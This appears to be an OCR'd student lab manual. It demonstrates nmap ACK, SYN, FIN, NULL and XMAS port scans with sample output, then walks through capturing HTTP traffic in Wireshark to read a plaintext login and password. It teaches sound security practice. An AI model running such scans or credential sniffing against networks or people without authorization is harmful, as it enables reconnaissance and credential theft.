```
krad# nmap -sA -T4 scanme.nmap.org

Starting Nmap ( http://nmap.org )
Nmap scan report for scanme.nmap.org (64.13.134.52)
Not shown: 994 filtered ports
PORT    STATE      SERVICE
22/tcp  unfiltered ssh
25/tcp  unfiltered smtp
53/tcp  unfiltered domain
70/tcp  unfiltered gopher
80/tcp  unfiltered http
113/tcp unfiltered auth

Nmap done: 1 IP address (1 host up) scanned in 4.01 seconds
```

- **SYN (Stealth) Scan (-sS)**
  SYN scan is the default and most popular scan option for good reason. It can be performed quickly, scanning thousands of ports per second on a fast network not hampered by intrusive firewalls.

  Command: **nmap -p22,113,139 scanme.nmap.org**

```
krad# nmap -p22,113,139 scanme.nmap.org

Starting Nmap ( http://nmap.org )
Nmap scan report for scanme.nmap.org (64.13.134.52)
PORT    STATE    SERVICE
22/tcp  open     ssh
113/tcp closed   auth
139/tcp filtered netbios-ssn

Nmap done: 1 IP address (1 host up) scanned in 1.35 seconds
```

- **FIN Scan (-sF)**
  Sets just the TCP FIN bit.

  Command: **nmap -sF -T4 para**

```
krad# nmap -sF -T4 para

Starting Nmap ( http://nmap.org )
Nmap scan report for para (192.168.10.191)
Not shown: 995 closed ports
PORT     STATE         SERVICE
22/tcp   open|filtered ssh
53/tcp   open|filtered domain
111/tcp  open|filtered rpcbind
515/tcp  open|filtered printer
6000/tcp open|filtered X11
MAC Address: 00:60:1D:38:32:90 (Lucent Technologies)

Nmap done: 1 IP address (1 host up) scanned in 4.64 seconds
```

- **NULL Scan** (-sN)
  Does not set any bits (TCP flag header is 0)

  Command: **nmap –sN –p 22 scanme.nmap.org**

```
C:\Users\national1>nmap -sN -p 22 scanme.nmap.org
Starting Nmap 7.70 ( https://nmap.org ) at 2018-12-08 16:02 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.25s latency).

PORT   STATE         SERVICE
22/tcp open|filtered ssh

Nmap done: 1 IP address (1 host up) scanned in 3.00 seconds
```

- **XMAS Scan (-sX)**
  Sets the FIN, PSH, and URG flags, lighting the packet up like a Christmas tree.


  Command: **nmap -sX -T4 scanme.nmap.org**

```
krad# nmap -sX -T4 scanme.nmap.org

Starting Nmap ( http://nmap.org )
Nmap scan report for scanme.nmap.org (64.13.134.52)
Not shown: 999 open|filtered ports
PORT    STATE  SERVICE
113/tcp closed auth

Nmap done: 1 IP address (1 host up) scanned in 23.11 seconds
```


PRACTCAL NO. 5

5.1) Use WireShark sniffer to capture network tr


Step 1: Install and open WireShark .




Step 2: Go to Capture tab and select Interface option.




Step 3: In Capture interface, Select Local Area Connection and click on start.




Step 4: The source, Destination and protocols of the packets in the LAN network are displayed.






Step 5: Open a website in a new window and enter the user id and password. Register if needed.


Step 6: Enter the credentials and then sign in.




Step 7: The wireshark tool will keep recording the packets.




Step 8: Select filter as http to make the search easier and click on apply.




Step 9: Now stop the tool to stop recording.



Step 10: Find the post methods for username and passwords.




Step 11: U will see the email- id and password that you used to log in.



